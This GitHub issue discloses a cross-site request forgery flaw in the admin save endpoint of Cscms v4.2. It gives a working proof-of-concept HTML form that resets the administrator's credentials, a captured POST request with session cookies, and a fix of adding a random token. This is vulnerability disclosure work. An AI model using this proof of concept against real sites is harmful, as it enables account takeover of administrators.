New issue

Jump to bottom

Cross-site request forgery vulnerability exists in Cscms music portal system v4.2 #37

Open **lmbrave99** opened this issue on May 12 · 0 comments

lmbrave99 commented on May 12 • edited

details
In cscms v4.2 A problem was found in 1

Cross-site request forgery (CSRF) vulnerability in /Cscms_4.2/upload/admin.php/sys/save allow remote attackers to change
administrator's username and password.
Trigger condition: the administrator clicks a malicious link

Cause of vulnerability:
We can find that this script has no anti CSRF mechanism.

Exploit:
Login administrator click URL: http://ip/csrf.html
csrf. html:


```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.136.136/Cscms_4.2/upload/admin.php/sys/save" method="POST">
      <input type="hidden" name="adminname" value="admin" />
      <input type="hidden" name="adminpass" value="123" />#The password you want to change here is 12
      <input type="hidden" name="sid" value="1" />
      <input type="hidden" name="id" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

/Cscms_4.2/upload/admin.php/sys/save

```
POST /Cscms_4.2/upload/admin.php/sys/save HTTP/1.1
Host: 192.168.136.136
Content-Length: 40
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/101.0.4951.54 Safari/537.36 Edg/101.0.1210.39
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.136.136
Referer: http://192.168.136.136/Cscms_4.2/upload/admin.php/sys/edit/1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: cscms_admin_id=HDFv1M570iJ6; cscms_admin_login=
gIhQFaRJ0SIYEs5WBm4k2m3jTsC6tmvpmVQL4RndQPxcKZnPy2wexg; cscms_session=uhk6iioe06r1m3s4hehhn5le9777djvn;
_dd_s=logs=1&id=e2e97c77-101c-490b-b865-4c91b9b21acf&created=1652338220647&expire=1652340771466
Connection: close

adminname=admin&adminpass=111&sid=1&id=1
```

administrator click



success

The password has been successfully changed to 123

Repair method:
Join the random token check

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant